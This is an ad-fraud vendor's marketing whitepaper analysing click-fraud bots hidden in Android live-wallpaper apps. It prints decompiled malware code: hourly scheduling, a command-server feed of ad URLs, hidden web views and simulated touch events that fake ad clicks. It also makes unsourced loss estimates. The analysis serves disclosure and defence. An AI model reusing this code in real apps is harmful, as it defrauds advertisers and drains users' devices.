MOBILE APP FRAUD:
LIVE FRAUD PAPER THREAT

POTENTIAL $3 BILLION PER YEAR THREAT

ABOUT ANURA

With over 12 years of development Anura is an ad fraud protection software that monitors your traffic to identify real users versus bots and human fraud. It is built and fine-tuned from customer conversion data, allowing for greater accuracy and bringing simplicity to an otherwise complicated environment.

WHY BAD BOTS DO BAD THINGS?

Bad bots are malicious programs and software applications that run automated tasks unbeknownst to those affected. They usually try to simulate human activity and are financially motivated.

OVER $6.5 BILLION WILL BE LOST TO BOTS IN 2017

BOTS HIDE WHERE THEY THINK THEY WILL GO UNDETECTED…UNTIL ANURA.

Anura has a distinct benefit against other ad fraud solutions in the sense that Anura's co-founders started in the industry as advertisers. This means that we're able to combine years of industry knowledge with advanced analytics to detect fraud more accurately.

Anura has detected click attempts made from a variety of apps available on the Google Play Store. Anura developers isolated two apps – Lovely Rose and Oriental Beauty – and installed them on a mobile device, monitoring activity over a 24-hour time period.

During this time frame, the device remained untouched and unused, in sleep mode. The click logs however indicated a collective 3,061 requests for an ad of which ads were potentially granted 169 times. Brands receiving these clicks include the likes of Snapchat and Wendy's but the issue lies in how they received the clicks. The phone was not in use so who clicked the ad? **A bot.**


One click here and there might be deemed tolerable. However, when it is in mass scale, it becomes an epidemic.

For a demo or more information on Anura, contact 888.337.0641 or sales@anura.io.

nura

MOBILE APP FRAUD:
LIVE FRAUD PAPER THREAT

ISOLATED BOT THREATS



To date, the bot threat is growing. Largely centered around the theme of live wallpaper, these apps are now branching out into camera apps and web browsers. Of these apps, they are largely created by a small network of 24 developers that have designed an app with a very easily copied fingerprint. Most have a small number of installs, but some cross into the millions.

OUR ENGINEERS SCANNED THE TOP PERFORMING APPS AND VALIDATED THERE ARE VARIATIONS OF THE SAME CODE, WHICH COULD POTENTIALLY COST ADVERTISERS ANYWHERE BETWEEN $2,000,000 TO $10,000,000 DAILY.

INSTALLATIONS

Total between **4.1M** and **14.2M.**

MOST POPULAR APP

Clone Camera, with up to **1M** downloads.

INCEPTION DATES

Range between December 2016 and ramping up through June 2017, with new apps now added daily.

BARRIER TO ENTRY

None. Every app is considered a vanity app –something fun to have but not a necessity – and are **free to download.**

How Do These Apps Commit Fraud

Understanding how these apps have gone undetected for so long is key to understanding how to stop it. Our developers analyzed code grabbed from the infected app City at Night Live Wallpaper (com.zheka.nightcity), which is currently available for download in the Google Play Store.

Once the infected application is installed (or if already installed, once the phone is turned on), it waits 6 minutes before initiating its script. Once the script is initiated, the sequence starts and repeats this pattern every hour.

```
public class PManager
{
  private static final long INTERVAL_FIRST_TIME = 360000L;
  private static final long INTERVAL_REPEATING = 3600000L;

  public PManager() {}

  public static void start(Context paramContext)
  {
    PendingIntent localPendingIntent = PendingIntent.getService(paramContext, 0, new Intent(paramContext, PService.class), 0);
    ((AlarmManager)paramContext.getSystemService("alarm")).setInexactRepeating(0, 360000L + System.currentTimeMillis(), 3600000L, localPendingIntent);
  }
}
```

This script is written in such a way that it generates a randomized SubID, ClickID , and keyword. To do so, it makes a call to the PHP document (http://zhekapty.com/popunder/feeds.php) to obtain a list of keywords and zero click URL's, that tells the bot where to perform fraudulent “clicks."

```
private String checkFeedParams(String paramString, List<String> paramList)
{
  if (paramString.indexOf("{SUB_ID}") > -1) {
    paramString = paramString.replace("{SUB_ID}", 1 + new Random().nextInt(237));
  }
  if (paramString.indexOf("{CLICK_ID}") > -1) {
    paramString = paramString.replace("{CLICK_ID}", UUID.randomUUID().toString());
  }
  if (paramString.indexOf("{KEYWORD}") > -1) {
    paramString = paramString.replace("{KEYWORD}", (String)paramList.get(new Random().nextInt(paramList.size())));
  }
  return paramString;
}
```

The PHP document even includes a control “click through rate" (CTR) variable to adjust its click through rate, currently set at 80% in the example response shown below.

```
{
    “keywords”:[“movies”, “videos”, “mobile”, “games”, “adult”, “news”, “weather”, “maps”, “youtube”, “translate”, “cheap”, “horoscope”, “flight”, “hotel”, “restaurant”, “lottery”,
“quote”, “ticket”, “car”, “job”, “money”, “music”, “facebook”, “best+buy”, “search”, “girl”, “tube”, “paypal”, “dog”, “itunes”, “gmail”, “free”, “skype”, “expedia”, “twitter”,
“business”, “entertainment”, “bar”, “sale”, “photo”, “xxxvideos”, “browser”, “camera”, “shop”, “optometrist”, “aid”, “doctor”, “cleaner”, “therapist”, “air”, “affordable”,
“advice”, “store”, “legal”, “physical”, “apartment”, “paint”, “netflix”, “rental”, “buy”, “support”, “accounting”, “construction”, “university”, “services”, “prepaid”, “cleaning”,
“certified”, “repair”, “commercial”, “security”, “payroll”, “lighting”, “fix”, “credit”, “income”, “install”, “card”, “control”, “agents”, “find”, “accounts”, “building”, “mortgage”,
“bank”, “employment”, “enjoy”, “search”, “login”, “local”, “help”, “sex”, “interior”, “dental”, “computer”, “tax”, “contract”, “movies+tv”, “office”, “chrome”, “service”, “loan”,
“pro”, “water”, “system”, “company”, “pet”, “email”, “yahoo”, “information”, “schools”, “microsoft”, “estate”, “cosmetic”, “massage”, “cost”, “ask”, “home”, “professional”, “hot”,
“facebook”, “lexus”, “filter”, “direct”, “porno”, “design”, “player”, “content”, “hosting”, “wedding”, “new”, “redirect”, “gay”, “top”, “cheap”, “chat”, “removal”, “insurance”,
“criminal”, “google”, “mail”, “exchange”, “life”, “live”, “click”, “outlook”, “site”, “online”, “work”, “unlimited”, “network”, “auto”, “medical”, “episode”, “casino”, “forum”,
“public”, “mp3”, “fun”, “torrents”, “sports”, “earn”, “travel”, “asian”, “translate”, “paid”, “gratis”, “city”, “youporn”, “news”, “audio”, “media”],
    “feeds”:[“http:\/\/xml.pdn-1.com\/redirect?feed=82155&auth=8APAvD&subid={SUB_ID}&url=http%3A%2F%2Fzhekapty.com&query={KEYWORD}&defaulturl=http%3A%2F%2Fxml.ppc.buzz%2Fsearch%3F
id%3D784%26token%3D2549fa772df8c12bdb813e721f73fb47%26keywords%3Drandom%26format%3Dpop%26sid%3D63”, “http:\/\/tango-deg.com\/com.wallabiastudio.wallpaperlavaheart?adTagId=ad9d3110-
108e-11e7-a687-0eda985eb958&cpm=0.20&keywords={KEYWORD}&fallbackUrl=http%3A%2F%2Fxml.ppc.buzz%2Fsearch%3Fid%3D784%26token%3D2549fa772df8c12bdb813e721f73fb47%26keywords%3Drandom%26f
ormat%3Dpop%26sid%3D63”, “http:\/\/phalata.info\/redirect?tid=652456&ref=http%3A%2F%2Fzhekapty.com&subid={SUB_ID}&q={KEYWORD}”,”http:\/\/www.liveadexchanger.com\/script\/preurl.ph
p?r=1561021&sub1={SUB_ID}”,”http:\/\/go.oclasrv.com\/afu.php?zoneid=1210995”,” http:\/\/go.pub2srv.com\/afu.php?zoneid=1131256”,”http:\/\/prpops.com\/p\/mw36\/direct”],
    “ctr”:”80”
}
```

Once the SubID, ClickID, and keyword are generated and ad feeds obtained, this script runs in what is called a "zero click environment," loading a pop-under in a custom, although non-viewable web view. With the zero click model "the user" or bot is forced through to the advertiser's site.

```
public void run()
{
  Util.printDebugLog("Loaded RAW feed: " + val$feed);
  String str = PSDK.this.checkFeedParams(val$feed, paramList2);
  Util.printDebugLog("Loading feed: " + str);
  AbstractWebView localAbstractWebView = new AbstractWebView(context, ctr);
  WVUtils.prepareWebView(context, localAbstractWebView, i, j);
  localAbstractWebView.loadAdUrl(str);
  webviews.add(localAbstractWebView);
}
```

To stay under the radar, the bot generates page views and clicks on a site by following a scripted pattern. The code is even written to mimic a finger lifting off the phone post click. First, the bot locates the center width of the screen and the total height. Once identified, the code is written to mimic a finger lifting off the phone post "click." The "touch point" moves down 5% of the height of the screen and "clicks." Waiting one second between "clicks," it repeats this process 20 times until the bottom of the screen is reached.

Upon reaching the bottom, the bot waits one minute to see if any of the clicks were successful in breaching an ad. It then continues to perform this process on breached webpages, creating page views and generative user actions. On the backend, this looks very much like a legitimate user.

```
private void doActionClick()
{
  final Handler localHandler1 = new Handler();
  Handler localHandler2 = new Handler();
  localHandler2.postDelayed(new Runnable()
  {
    public void run()
    {
      int i = getWidth();
      final int j = getHeight() / 20;
      final int k = i / 2;
      isClicked = true;
      for (int m = 1;; m++)
      {
        if (m >= 20) {
          return;
        }
        final int n = m;
        localHandler1.postDelayed(new Runnable()
        {
          public void run()
          {
            if (isClicked)
            {
              long l1 = SystemClock.uptimeMillis();
              long l2 = SystemClock.uptimeMillis();
              float f1 = k;
              float f2 = n * j;
              MotionEvent localMotionEvent1 = MotionEvent.obtain(l1, l2, 0, f1, f2, 0);
              dispatchTouchEvent(localMotionEvent1);
              MotionEvent localMotionEvent2 = MotionEvent.obtain(l1, l2, 1, f1, f2, 0);
              dispatchTouchEvent(localMotionEvent2);
            }
          }
        }, m * 1000);
      }
    }
  }, 30000L);
  localHandler2.postDelayed(new Runnable()
  {
    public void run()
    {
      if (isClicked)
      {
        Log.w("JSTag", "Click did not got through!");
        isClicked = false;
      }
    }
  }, 60000L);
}
```

Post discovery of the bot script, Anura developers checked to see if the script was active on other identified developers' apps, such as: glukin, xsoft, zheka, and xmatrixpack. These developers' apps indeed followed the same characteristics of the bot found on City at Night Live Wallpaper. It has seemingly perpetuated overtime because wallpaper is expected to load onto a device, and with the "clicks" performing when the device is in sleep mode or otherwise indisposed, a real user never sees the fraud it's perpetuating.

Security Concerns with the OS

When you touch a screen on a device, you are touching a piece of hardware. That hardware triggers an event to the OS, which sends the signal to the app, indicating that some event took place – in this case a finger "touching" the screen. However, this script is able to mimic the event that the OS would send to the app, telling the app that this event took place. It may be possible that this can be a security hole that can be updated to prevent this even from being triggered from everything other than the hardware.

The operating system should not allow software to mimic a hardware's actions for it. By allowing an app developer the ability to mimic hardware actions only humans are supposed to be able to do, it becomes an inherent flaw in the way the design is made or a potential hole in the operating system.

Google produces the Android SDK in which developers use to build their apps upon, allowing developers access to different aspects of the phone. Is there a reason they allow apps to interact or mirror a human action in their SDK?

anura

MOBILE APP FRAUD:
LIVE FRAUD PAPER THREAT

IT AFFECTS BOTH ADVERTISERS AND CONSUMERS.

ADVERTISERS:

- **Wastes valuable advertising budget on bots.**
- **Presumably is running very few clicks at a time, surpassing most ad fraud filters.**
- **Generates a 'human profile' which then causes additional ad spend loss through retargeting.**
- **Puts brand safety in jeopardy.**

CONSUMERS:

- **Drains battery life and data.**
- **Could result in data overages, depending on their mobile plan and provider.**
- **They're inviting malware onto their devices, which puts legitimate applications at risk. (Would you enter your bank information into an app if you had malware present?)**
- **Consumer becomes retargeted with products and services of no interest to them.**

ANURA OFFERS SUPERIOR ANALYTICS WITH THEIR AD FRAUD PROTECTION.

With 12 years of development, billions of analyzed clicks, and trillions of impressions, Anura has the most seasoned data sets in the industry.

HUMAN MANAGEMENT & TRANSPARENT ANALYTICS.

Human Oversight and Management

Pivotal analytics on all campaigns.

Full campaign transparency on good vs bad traffic.

ANURA IS BUILT AND FINE-TUNED FROM CUSTOMER CONVERSION DATA.

Keep your brand safe and protected with the first ad fraud technology that looks at the user, not the ad, to protect ad campaigns.

Built on IBM Bluemix, for one of the most agile server infrastructure solutions.

IBM Bluemix™

For a demo or more information on Anura, contact 888.337.0641 or sales@anura.io.